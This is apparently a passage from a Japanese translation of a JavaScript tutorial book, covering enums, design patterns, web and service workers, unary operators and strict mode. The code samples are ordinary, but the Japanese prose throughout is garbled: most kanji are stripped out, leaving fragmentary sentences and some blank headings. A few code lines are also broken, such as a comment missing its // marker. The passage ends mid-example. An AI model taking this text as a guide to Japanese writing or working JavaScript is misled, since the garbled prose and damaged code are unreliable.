こののハイライトは、をして、しています。このはですが、Javascriptのは、そうでないとするいくつかのコンパイラ/トランスパイライザ、linter、minifierのツールによってキャッチされるがあります。

オンラインでみのキーワードをむ https://riptutorial.com/ja/javascript/topic/1853/みのキーワード

68:

> コンピュータプログラミングでは、またはともばれますは、そのの、メンバーまたはとばれるのきからなるデータです。は、、のとしてするです。をつとされたには、のいずれかをとしてりてることができます。
>
> Wikipedia

JavaScriptはくけされ、はにでされておらず、ネイティブな`enum`データをもたないここでされるには、、、およびのあるトレードオフをシミュレートするさまざまながまれているがあります。

Examples

Object.freezeをしたの

5.1

JavaScriptはをサポートしていませんが、のはできます。

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

ののは、のようにくこともできます。

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

その、とにをしてすることができます。

`Object.freeze()`メソッドは、バージョン5.1でできます。いバージョンのは、のコードをできますバージョン5.1でもします。

```
var ColorsEnum = {
    WHITE: 0,
```

```
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

enumの

ののいずれかをしてをし、をした、のとそののにするのをできます。ここにがあります

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

シンボルをしたの

ES6では、Enumのなとしてをするのではなく、 `Object`プロパティのキーとしてできるののプリミティブである**Symbols**がされたため、シンボルをすることができます。

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false


const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }
```

```
}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

ECMAScript 6ののシンボルは、このしいプリミティブをよりしくカバーしています。

5.1

このでは、enumリストのエントリにをにりてるをします。これにより、2つのがってじをつことをぎます。 Object.freezeブラウザのサポート

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
        break;
}
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/2625/

69: なデザインパターン

き

デザインパターンは、 コードをみやすくDRYについです。 DRYはあなたをりさないことをします 。には、もなデザインパターンのがあります。

ソフトウェアにおいて、ソフトウェアパターンは、ソフトウェアにおけるのにおいてにするにするななである。

Examples

シングルトンパターン

シングルトンパターンは、クラスのインスタンスを1つのオブジェクトにするデザインパターンです。のオブジェクトがされたは、そのオブジェクトがびされるたびにじオブジェクトへのがされます。

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
    })();
```

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

モジュールとモジュールパターンの

モジュールパターン

Moduleパターンは、パブリックAPIをしながらプライベートメンバーをカプセルするをする、かつなデザインパターンです。これは、APIをむオブジェクトをすにクロージャをしてそのスコープでのみなをすることをにするIIFEをすることによってされます。

これにより、メインロジックをし、アプリケーションののでしたいインターフェイスだけをするためのクリーンなソリューションがされます。

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

モジュールパターンの

モジュールのパターンは、モジュールパターンのです。ないは、すべてのメンバープライベートおよびパブリックがクロージャでされ、りがをまないオブジェクトリテラルであり、メンバーデータへのすべてのが、されたオブジェクトではなくによってわれることです。

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };
```

```
  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

プロトタイプパターンをらかにする

らかになるパターンのこのは、コンストラクタをメソッドにするためにされます。このパターンは、オブジェクトのようなjavascriptをすることをにします

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
    }
    return { setCurrent: setCurrent };
}();

// Example of parameterless constructor
NavigationNs.pagination = function() {}

NavigationNs.pagination.prototype = function() {
// It is a example of a private method because is not revealed in the return statement
    var reload = function(data) {
        // do something
    },
    // It the only public method, because it the only function referenced in the return
statement
     getPage = function(link) {
        var a = $(link);

        var options = {url: a.attr('href'), type: 'get'}
        $.ajax(options).done(function(data) {
           // after the the ajax call is done, it calls private method
           reload(data);
        });
```

```
        return false;
    }
    return {getPage : getPage}
}();
```

のコードは、なすべてのペ―ジでされるようにられたファイル.jsにあるがあります。これはのようにできます

```
var menuActive = new NavigationNs.active('ul.sidebar-menu li', 5);
menuActive.setCurrent();
```

プロトタイプパター―ン

プロトタイプパター―ンは、プロトタイプのをじてのオブジェクトのとしてできるオブジェクトのにをてています。このパター―ンはJSでのプロトタイプのをネイティブにサポ―トしているため、JavaScriptでににできます。つまり、このトポロジをするやをやすはありません。

プロトタイプのメソッドの

```
function Welcome(name) {
  this.name = name;
}
Welcome.prototype.sayHello = function() {
  return 'Hello, ' + this.name + '!';
}

var welcome = new Welcome('John');

welcome.sayHello();
// => Hello, John!
```

プロトタイプ

「オブジェクト」からすることは、のパター―ン

```
ChildObject.prototype = Object.create(ParentObject.prototype);
ChildObject.prototype.constructor = ChildObject;
```

ここで、 `ParentObject`はプロトタイプののオブジェクトで、 `ChildObject`はしいオブジェクトです。

オブジェクトがコンストラクタでするをつ、をするときにコンストラクタをびすがあります。

これは、 `ChildObject`コンストラクタでのパター―ンをしています。

```
function ChildObject(value) {
    ParentObject.call(this, value);
}
```

がされているな

```
function RoomService(name, order) {
  // this.name will be set and made available on the scope of this function
  Welcome.call(this, name);
  this.order = order;
}

// Inherit 'sayHello()' methods from 'Welcome' prototype
RoomService.prototype = Object.create(Welcome.prototype);

// By default prototype object has 'constructor' property.
// But as we created new object without this property  -  we have to set it manually,
// otherwise 'constructor' property will point to 'Welcome' class
RoomService.prototype.constructor = RoomService;

RoomService.prototype.announceDelivery = function() {
  return 'Your ' + this.order + ' has arrived!';
}
RoomService.prototype.deliverOrder = function() {
  return this.sayHello() + ' ' + this.announceDelivery();
}

var delivery = new RoomService('John', 'pizza');

delivery.sayHello();
// => Hello, John!,

delivery.announceDelivery();
// Your pizza has arrived!

delivery.deliverOrder();
// => Hello, John! Your pizza has arrived!
```

ファクトリ

ファクトリはにオブジェクトをすです。

ファクトリは`new`キーワードのをとしませんが、コンストラクタのようにオブジェクトをするためにできます。

ファクトリは、 jQueryやmoment.jsのように、APIラッパーとしてされることがいため、 `new`をうはありません。

はのもなです。をって、それをってオブジェクトリテラルでしいオブジェクトをります

```
function cowFactory(name) {
    return {
        name: name,
        talk: function () {
            console.log('Moo, my name is ' + this.name);
        },
    };
}

var daisy = cowFactory('Daisy');  // create a cow named Daisy
```

```
daisy.talk();  // "Moo, my name is Daisy"
```

プライベートプロパティとメソッドは、されたオブジェクトのにめて、にできます。これにより、のがカプセルされたままになるため、パブリックインターフェイスのみをオブジェクトにすることができます。

```
function cowFactory(name) {
    function formalName() {
        return name + ' the cow';
    }

    return {
        talk: function () {
            console.log('Moo, my name is ' + formalName());
        },
    };
}

var daisy = cowFactory('Daisy');
daisy.talk();  // "Moo, my name is Daisy the cow"
daisy.formalName();  // ERROR: daisy.formalName is not a function
```

のは、`formalName`が`cowFactory`のでじられているため、エラーがします。これはです。

ファクトリは、であるため、プログラミングのプラクティスをJavaScriptでするうえでなです。

のある

「よりもする」は、くの、のないをするのではなく、オブジェクトにいをりてるためにされるかつしたプログラミングのです。

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

オブジェクトファクトリ

```
var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(     // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

```
var fred = person('Fred', 42);
fred.speak();        // outputs: Fred says Hello
fred.moveSlowly();   // outputs: Fred is moving slowly

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly();  // outputs: Snowy is moving slowly
snowy.moveQuickly(); // outputs: Snowy is moving quickly
snowy.speak();       // ERROR: snowy.speak is not a function
```

なパターン

ファクトリパターンは、されているなオブジェクトをすることなく、のインスタンスまたはクラスをするためにできる、なデザインパターンです。

```
function Car() { this.name = "Car"; this.wheels = 4; }
function Truck() { this.name = "Truck"; this.wheels = 6; }
function Bike() { this.name = "Bike"; this.wheels = 2; }

const vehicleFactory = {
    createVehicle: function (type) {
        switch (type.toLowerCase()) {
            case "car":
                return new Car();
            case "truck":
                return new Truck();
            case "bike":
                return new Bike();
            default:
                return null;
        }
    }
```

```
};

const car = vehicleFactory.createVehicle("Car"); // Car { name: "Car", wheels: 4 }
const truck = vehicleFactory.createVehicle("Truck"); // Truck { name: "Truck", wheels: 6 }
const bike = vehicleFactory.createVehicle("Bike"); // Bike { name: "Bike", wheels: 2 }
const unknown = vehicleFactory.createVehicle("Boat"); // null ( Vehicle not known )
```

オンラインでなデザインパターーンをむ https://riptutorial.com/ja/javascript/topic/1668/なデザインパターーン

70:

- しいワーカーファイル
- postMessageデータ、
- onmessage = functionメッセージ{/ * ... * /}
- onerror = functionメッセージ{/ * ... * /}
- terminate

- サービスワーカーは、HTTPSでされるWebサイトにしてのみです。

Examples

サービスワーカーをする

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- すべてのページみみに`register()`をびすことができます。 SWがすでにされている、ブラウザはすでにのインスタンスをします
- SWファイルにはのをできます。 `sw.js`はです。
- SWファイルのは、SWのスコープをするためです。たとえば、 `/js/ /js/sw.js`にあるSWファイルは、 `/js/`でまるファイルの`fetch`をインターセプトすることしかできません。このため、、プロジェクトのディレクトリにSWファイルがされます。

Webワーカー

ワーカースレッドは、ユーザーインターフェイスをげずにタスクxmlHttpRequestをしたI / Oタスクをむをできるため、バックグラウンドスレッドでスクリプトをするなです。されると、ワーカーは、コードでされたイベントハンドラにメッセージをポストすることで、をいたなるデータメッセージのをくのメッセージをしたJavaScriptコードにできます。

は、いくつかのですることができます。

もなのはなURLです

```
var webworker = new Worker("./path/to/webworker.js");
```

また、 `URL.createObjectURL()`をしてからワーカーをにすることもできます。

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));

var webworker = new Worker(blobURL);
```

じメソッドを`Function.toString()`とみわせて、のからワーカーをすることができます

```
var workerFn = function() {
    console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

シンプルなサービスワーカー

main.js

> サービスワーカーは、とパスにされたイベントドリブンワーカーです。するWebページやサイトをしたり、ナビゲーションやリソースをしたりしたり、リソースをにきめかくキャッシングして、アプリがのでどのようにするかをにできるようにするJavaScriptファイルのをりますもらかなのは、ネットワークができないです。

MDN

々

1. これはJavaScriptワーカーなので、DOMにアクセスすることはできません
2. プログラムなネットワークプロキシです
3. されていないときはし、になときはします
4. サービスワーカーは、Webページとはにのライフサイクルをっています
5. HTTPSがです

Documentコンテキストでされるこのコードは、またはこのJavaScriptは`<script>`タグをしてページにみまれます。

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
    .register(
      // path to the service worker file
      'sw.js'
    )
    // the registration is async and it returns a promise
```

```
    .then(function (reg) {
      console.log('Registration Successful');
    });
}
```

sw.js

これはサービスワーカーコードであり、 ServiceWorkerグローバルスコープでされます。

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

と

のWebワーカーは、びされたスクリプトによってのみアクセスです。

な

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
    console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js

```
self.addEventListener('message', function(msg) {
    console.log('Worker received arguments:', msg.data);
    self.postMessage(msg.data[0] + msg.data[1]);
});
```

ワーカーは、なるウィンドウ、iframe、またはによってアクセスされていても、のスクリプトでアクセスできます。

ワーカーをするは、スレッドをするとによくていますが、メインスレッドとワーカースレッドののののわりに、ポートオブジェクトでするがあります。のスクリプトがそれをしてワーカーとできるように、オープンされているがあります。 ながこれをにしていることにしてください

な

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start();  // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0];  // get the port

    port.onmessage = function(e) {
        console.log('Worker revceived arguemnts:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

このメッセ―ジハンドラをワ―カ―スレッドにすると、にポ―トがスレッドにされるため、`port.start()`びしははにはではありません。

をする

あなたがをえたら、それをさせるべきです。これにより、ユ―ザ―のコンピュ―タののアプリケ―ションのリソ―スをできます。

メインスレッド

```
// Terminate a worker from your application.
worker.terminate();
```

サ―ビスワ―カ―では、`terminate`はできません。されていないときはし、になときはします。

ワ―カ―スレッド

```
// Have a worker terminate itself.
self.close();
```

キャッシュの

サ―ビスワ―カ―がされると、ブラウザはサ―ビスワ―カ―をインスト―ルしてでアクティブにしようとします。

イベントリスナ―をインスト―ルする

```
this.addEventListener('install', function(event) {
    console.log('installed');
});
```

キャッシング

このインスト―ルイベントをして、アプリケ―ションをオフラインでするためになアセットをキャッシュすることができます。のでは、キャッシュAPIをしてじことをいます。

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
```

```
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Webワーカーとのコミュニケーション

ワーカーはそれをしたスレッドとはのスレッドでされるため、 `postMessage`をしてするがあります。

なるプレフィックスのため、いくつかのブラウザーには`webkitPostMessage`ではなく`postMessage`ます。 `postMessage`をオーバーライドして、できるだけくのでがするようにするがあります。

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

メインスレッドウィンドウから

```
// Create a worker
var webworker = new Worker("./path/to/webworker.js");

// Send information to worker
webworker.postMessage("Sample message");

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});
```

`webworker.js`のから

```
// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});
```

また、 `onmessage`をしてイベントリスナーをすることもできます。

メインスレッドウィンドウから

```
webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}
```

`webworker.js`のから

```
self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/618/

71:

- void expression; //をしてりをする
- +; //をにしようとします。
- オブジェクトをします。 //オブジェクトのプロパティをする
- オブジェクトをする["property"]; //オブジェクトのプロパティをする
- オペランド。 //オペランドのをす
- ; //のビットにしてNOTをする
- ; //にをする
- -expression; //へのをみたにをします

Examples

プラス`+`

プラス `+` はそのオペランドのにあり、そのオペランドにされます。オペランドをにしようとみます。

```
+expression
```

り

- `Number` 。

プラス `+` は、かをにするもいそしてましいです。

それはすることができます

- 10または16との。
- `false` `true` 、 `false` 。
- `null`

できないは`NaN`とされます。

```
+42           // 42
+"42"         // 42
+true         // 1
+false        // 0
+null         // 0
+undefined    // NaN
```

```
+NaN          // NaN
+"foo"        // NaN
+{}           // NaN
+function(){} // NaN
```

をしようとすると、しないりがされることにしてください。
バックグラウンドでは、はまずにされます。

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

は、これらのをにしようとします。

```
+[]           // 0   ( === +'' )
+[1]          // 1   ( === +'1' )
+[1, 2]       // NaN ( === +'1,2' )
```

`delete`は、オブジェクトからプロパティをします。

```
delete object.property

delete object['property']
```

り

がした、またはプロパティがしなかった

- `true`

するプロパティができないのプロパティできない

- strictモードでは`false`です。
- モードでエラーをげる

`delete`は、メモリをしません。オペレーションがプロパティへのすべてのがなくなった、にメモリをできます。

`delete`はオブジェクトのプロパティでします。オブジェクトのプロトタイプチェーンにじのプロパティがする、プロパティはプロトタイプからされます。
やにして`delete`はしません。

```
// Deleting a property
```

```
foo = 1;              // a global variable is a property of `window`: `window.foo`
delete foo;           // true
console.log(foo);     // Uncaught ReferenceError: foo is not defined

// Deleting a variable
var foo = 1;
delete foo;           // false
console.log(foo);     // 1 (Not deleted)

// Deleting a function
function foo(){ };
delete foo;           // false
console.log(foo);     // function foo(){ } (Not deleted)

// Deleting a property
var foo = { bar: "42" };
delete foo.bar;       // true
console.log(foo);     // Object { } (Deleted bar)

// Deleting a property that does not exist
var foo = { };
delete foo.bar;       // true
console.log(foo);     // Object { } (No errors, nothing deleted)

// Deleting a non-configurable property of a predefined object
delete Math.PI;       // false  ()
console.log(Math.PI); // 3.141592653589793 (Not deleted)
```

typeof

`typeof`は、のオペランドのデータをとしてします。

```
typeof operand
```

り

`typeof`からされるのあるりはのとおりです。

タイプ	り
`Undefined`	`"undefined"`
`Null`	`"object"`
`Boolean`	`"boolean"`
`Number`	`"number"`
`String`	`"string"`
`Symbol` ES6	`"symbol"`

タイプ	り
`Function`オブジェクト	`"function"`
`document.all`	`"undefined"`
ホストオブジェクトJSによってされる	
そののオブジェクト	`"object"`

`typeof`をした`document.all`のなは、のブラウザをするためののによるものです。については 、 なぜdocument.allがされていますが、typeof document.allが "undefined"をすのかをしてください。

```
// returns 'number'
typeof 3.14;
typeof Infinity;
typeof NaN;                // "Not-a-Number" is a "number"

// returns 'string'
typeof "";
typeof "bla";
typeof (typeof 1);         // typeof always returns a string

// returns 'boolean'
typeof true;
typeof false;

// returns 'undefined'
typeof undefined;
typeof declaredButUndefinedVariable;
typeof undeclaredVariable;
typeof void 0;
typeof document.all        // see above

// returns 'function'
typeof function(){};
typeof class C {};
typeof Math.sin;

// returns 'object'
typeof { /*<...>*/ };
typeof null;
typeof /regex/;            // This is also considered an object
typeof [1, 2, 4];          // use Array.isArray or Object.prototype.toString.call.
typeof new Date();
typeof new RegExp();
typeof new Boolean(true); // Don't use!
typeof new Number(1);     // Don't use!
typeof new String("abc"); // Don't use!

// returns 'symbol'
typeof Symbol();
typeof Symbol.iterator;
```

void

`void`は、えられたをし、 `undefined`をします。

```
void expression
```

り

- `undefined`

`void`は、 `void 0`または`void(0)`をくことによって、 `undefined`プリミティブをるためによくされます。 `void`はではなくなので、 `()`はではありません。

、 `void`と`undefined`のはじでできます。
しかし、いバージョンのECMAScriptでは、 `window.undefined`のをりてることができ、 `undefined`のにするのコードをさせるように、のパラメータのとして`undefined`をすることはです。
しかし、 `void`はにの `undefined`をします 。

`void 0`は、 `undefined`をくよりいとして、コードのでもよくわれます。さらに、のコードが`window.undefined`をざんしているがあるので、おそらくもっと`window.undefined`。

される`undefined`

```
function foo(){
    return void 0;
}
console.log(foo()); // undefined
```

のスコープで`undefined`のをする

```
(function(undefined){
    var str = 'foo';
    console.log(str === undefined); // true
})('foo');
```

-

- は、そのオペランドのにあり、numberにしようとしたでします。

```
-expression
```

り

- Number。

-は、プラス+とじ/をできます。

できないはNaNとされます -NaNはありませ-NaN。

```
-42           // -42
-"42"         // -42
-true         // -1
-false        // -0
-null         // -0
-undefined    // NaN
-NaN          // NaN
-"foo"        // NaN
-{}           // NaN
-function(){} // NaN
```

をしようとすると、しないりがされることにしてください。
バックグラウンドでは、はまずにされます。

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

は、これらのをにしようとします。

```
-[]           // -0  ( === -'' )
-[1]          // -1  ( === -'1' )
-[1, 2]       // NaN ( === -'1,2' )
```

ビットのNOTは、

ビットのNOT ~ は、のビットにしてNOTをします。

```
~expression
```

り

- Number。

NOTのはのとおりです。

a	NOT a
0	1
1	0

```
1337  (base 10) = 0000010100111001 (base 2)
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

ではないビットは、 `-(x + 1)`ます。

ベース10	2	リターンベース2	リターンベース10
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

NOTは、

NOT `!` はにしてをします。

```
!expression
```

- Boolean

NOT `!` はにしてをします。

ブールはにします `!true === false`および`!false === true`。
ブールでないはブールにされてからネゲートされます。

つまり、NOT `!!` をしてのをブールにキャストできます。

```
!!"FooBar" === true
!!1 === true
!!0 === false
```

これらはすべて`!true`

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

これらはすべて`!false`とし い

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

```
!true         // false
!-1           // false
!"-1"         // false
!42           // false
!"42"         // false
!"foo"        // false
!"true"       // false
!"false"      // false
!{}           // false
![]           // false
!function(){} // false

!false        // true
!null         // true
!undefined    // true
!NaN          // true
!0            // true
!""           // true
```

は、1つのオペランドしかたないです。は、のJavaScriptびしよりです。さらに、はオーバーライドできないため、そのはされています。

のをできます。

オペレーター		
`delete`	deleteは、オブジェクトからプロパティをします。	
`void`	voidは、のりをします。	
`typeof`	typeofは、されたオブジェクトのをします。	

オペレーター		
+	プラスは、そのオペランドをにします。	
-	は、そのオペランドをNumberにしてから、それをします。	
~	ビットごとのNOT。	
!	NOT。	

オンラインでをむ https://riptutorial.com/ja/javascript/topic/2084/

72: モード

- 'use strict';
- "にう";
- `use strict`;

Strictモードは、ECMAScript 5でいくつかののないをにするためにされたオプションです。「モード」コードののには、のものがあります。

- のにすると、しいグロバルをするわりにエラがします。
- きみなプロパティ `window.undefined`などにりてたりしたりすると、サイレントではなくエラがします。
- レガシオクタル `0777` はサポトされていません。
- `with`はサポトされていません。
- `eval`はのスコプにをすることはできません。
- の`.caller`プロパティと`.arguments`プロパティはサポトされていません。
- のパラメタリストにははありません。
- `window`はに`this`としてされなくなりました。

- でないモドのにするJavaScriptをペジがしている、そのコドがれるように、'**strict**'モドはデフォルトではになっていません。したがって、それはプログラマによってオンにされなければならない。

Examples

スクリプト

Strictモードは、ステトメント`"use strict";`くことでスクリプトにできます`"use strict";`ののに。

```
"use strict";
// strict mode now applies for the rest of the script
```

Strictモードは、`"use strict"`をするスクリプトでのみになります。なはなるスクリプトでされないため、なモドのにかかわらずスクリプトをみわせることができます。

6

ES2015 + モジュールおよびクラスでかれたすべてのコドは、デフォルトでです。

の

Strictモードは、`"use strict";`することによってのにすることもでき`"use strict";`のにある。

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

なモーードは、スコープののにもされます。

グロ―バルプロパティへの

strictモーードのスコープでは、が`var`、`const`または`let`キーワードでされずにりてられると、にグロ―バルスコープでされます。

```
a = 12;
console.log(a); // 12
```

ただし、なモーードでは、されていないへのアクセスはエラ―をスロ―します。

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

これは、JavaScriptがしないのあるいくつかのイベントをっているのでです。ではないモーードでは、これらのイベントにより、はバグやしないであるとじることがいため、モーードをにすることにより、スロ―されたエラ―によってがわれているのかをにるようされます。

```
"use strict";
                       // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
                       // misspelling of variable
```

なモーードのこのコードは、1つのなシナリオをします。つまり、りてのをすエラ―がスロ―され、はのミスタイプをすぐにできます。

strictモーードでは、エラ―がスロ―`mistypedVaraible`、りてがにわれたことにえて、`mistypedVaraible`はグロ―バルとしてグロ―バルスコープでにされます。これは、コードのこののりてをがでべるがあることをします。

さらに、のをすることで、はってグロ―バルをですることはできません。モーードでは

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
```

```
foo();
console.log(a); // >> bar
```

strictモーードでは、をにするがあります。

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

は、のとにすることもできます。たとえば、グロ―バルスコ―プですることができます。

```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

プロパティの

Strictモーードでは、なプロパティをすることもできません。

```
"use strict";
delete Object.prototype; // throws a TypeError
```

なモ―ドをしない、のステ―トメントはされますが、なぜそれがどおりにされないのかがわかります。

また、なプロパティをすることもできません。

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
}

function setAge() {
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

のリストのるい

`arguments`オブジェクトは、 およびモ―ドではなるをします。 モ―ドでは、 `argument`オブジェクトはするパラメ―タののをしますが、 モ―ドではパラメ―タののは`argument`オブジェクトにされません。

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

のコードでは、 `arguments`オブジェクトはパラメータのをするとされます。ただし、 モードのは、じことがされません。

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
}
```

いずれかのパラメータが`undefined`であり、 モードまたはモードのでパラメータのをしようとすると、 `arguments`オブジェクトはされません。

モード

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

モード

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
```

```
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

するパラメータ

Strictモードでは、したのパラメータをすることはできません。

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

strictモードでのスコープ

モードでは、ローカルブロックでされたはブロックではアクセスできません。

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Scope-wise、Strict Modeのは、 `let`や`const`とじのバインディングをっています。

でないパラメータリスト

```
function a(x = 5) {
  "use strict";
}
```

のようななパラメータリストをつでディレクティブ`"use strict"`を`"use strict"`することができないため、JavaScriptがで`SyntaxError`をスローします - デフォルトりて`x = 5`

なパラメータには、

- デフォルトりて

```
function a(x = 1) {
